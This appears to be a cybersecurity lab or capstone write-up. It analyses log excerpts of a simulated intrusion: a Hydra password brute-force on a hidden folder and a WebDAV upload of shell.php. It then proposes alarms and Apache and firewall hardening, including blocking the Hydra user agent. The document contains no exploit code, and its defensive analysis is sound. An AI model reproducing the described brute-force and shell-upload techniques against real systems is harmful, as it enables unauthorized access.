
## Analysis: Uncovering the Brute Force Attack



```
Jun 26, 2021 @ 11:52:07.316   user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Jun 26, 2021 @ 11:52:07.316 method: get network.type: ipv4
                              network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:jiU9b02oA4MfUH7whdtX3KkKFnE=
                              network.bytes: 857B type: http status: Error query: GET /company_folders/secret_folder source.ip: 192.168.1.90 source.port: 47138
                              source.bytes: 159B destination.port: 80 destination.bytes: 698B destination.ip: 192.168.1.105 host.name: server1
                              client.ip: 192.168.1.90 client.port: 47138 client.bytes: 159B event.dataset: http event.duration: 0.5 event.start: Jun 26, 2021 @
```

- How many requests were made in the attack?
    - 16420 requests were made in the attack.
- How many requests had been made before the attacker discovered the password?
    - 16418 requests were made before the attacker discovered the password.

# Analysis: Finding the WebDAV Connection



```
Jun 26, 2021 @ 12:57:31.179   url.path: /webdav @timestamp: Jun 26, 2021 @ 12:57:31.179 source.ip: 192.168.1.90 source.port: 47838 source.bytes: 527B
                              host.name: server1 url.full: http://192.168.1.105/webdav url.scheme: http url.domain: 192.168.1.105 client.bytes: 527B
                              client.ip: 192.168.1.90 client.port: 47838 network.protocol: http network.direction: inbound
                              network.community_id: 1:nHoA+eM8GdEDnN+h+tN+WN+Ep9U= network.bytes: 2.6KB network.type: ipv4 network.transport: tcp
                              agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: a5c57964-c7a1-4ef7-
```

- How many requests were made to this directory?
  - 165 requests were made
- Which files were requested?
  - *passwd.dav* was requested 68 times.
  - *shell.php* was requested 30 times.

## Blue Team

Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

**What kind of alarm can be set to detect future port scans?**

An alarm can be set to detect whenever a large number of TCP hits are made against the IP coming from the same port and IP address over a very small amount of time in sets of two or three.

**What threshold would you set to activate this alarm?**

Since TCP service scans come in pieces that can either range from 1000 to 6000 hits, it'd be reasonable to have an alarm go off when the number of requests sharing the same properties as above exceeds 500 packets.

## System Hardening

**What configurations can be set on the host to mitigate port scans?**

Implement an IPS (Intrusion Prevention System) into the network to detect and prevent port scanning.

**Describe the solution. If possible, provide required command lines.**

The IPS is set so that if it detects a port scan using the identifiers listed to the left, then it will block the IP making the simultaneous requests.

## Mitigation: Finding the Request for the Hidden Directory

### Alarm

**What kind of alarm can be set to detect future unauthorized access?**

An alarm be set up to detect if there is a successful request from an IP that is not apart of a whitelist of IPs of the personnel in the company.

**What threshold would you set to activate this alarm?**

There should be no successful requests from IPs not on the whitelist; therefore an alert should be triggered at every instance this action is performed.

### System Hardening

**What configuration can be set on the host to block unwanted access?**

Since the */company_folders/secret_folder* directory should only be accessed by users in the company, having a firewall rule that blocks all IP's other than those in the company would block unwanted access.

**Describe the solution. If possible, provide required command lines.**

Configure the *.conf* files in Apache to allow incoming requests from the IPs of the whitelisted personnel for any obfuscated folders.

# Mitigation: Preventing Brute Force Attacks

## Alarm

**What kind of alarm can be set to detect future brute force attacks?**

An alarm can set up based on the rate of requests coming in for a given amount time on pages that require authentication.

**What threshold would you set to activate this alarm?**

In the attack, there 7726 requests made within 30 seconds, so if the rate of requests exceeded that of just 2000 requests for every minute, than an alarm would be triggered.

## System Hardening

**What configuration can be set on the host to block brute force attacks?**

Set up a host-based firewall that blocks the user agent, Hydra, from making requests to pages that require authentication (401 Pages).

**Describe the solution. If possible, provide the required command line(s).**

Configure the *.conf* files in Apache so that it blocks the specific 'Hydra' user-agent or any other agents that aid in brute force attacks.

# Mitigation: Detecting the WebDAV Connection

## Alarm

**What kind of alarm can be set to detect future access to this directory?**

Similar to the requests on the hidden directory, setting an alarm on all IP's not on the whitelist of IPs of the employees at Capstone for this directory would be an effective alarm.

**What threshold would you set to activate this alarm?**

There should be no good requests to the */webdav* folder by an unsolicited IP; if this event does occur, an alarm should be sent every time.

## System Hardening

**What configuration can be set on the host to control access?**

The */webdav* directory should only be accessed by users in the company, so having a firewall rule that blocks all IP's other than those in the company would block unwanted access.

**Describe the solution. If possible, provide the required command line(s).**

Configure the *.conf* files in Apache to allow incoming requests from the IPs of the whitelisted personnel for any obfuscated folders.

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

**What kind of alarm can be set to detect future file uploads?**

An alarm can be set to be triggered only when files are uploaded to any of the directories on the web server from someone other than the IP's of the personnel of the company.

**What threshold would you set to activate this alarm?**

If there are any uploads from IPs not on the personnel whitelist, then the alarm will activate.

## System Hardening

**What configuration can be set on the host to block file uploads?**

Implement a php script that checks the files that are supposed to exist within a certain folder against the actual files in the folder. If there is not a match, the php script directs any users attempting to access the malicious site/file to the home page.

**Describe the solution. If possible, provide the required command line.** Create a php script performs the actions described above.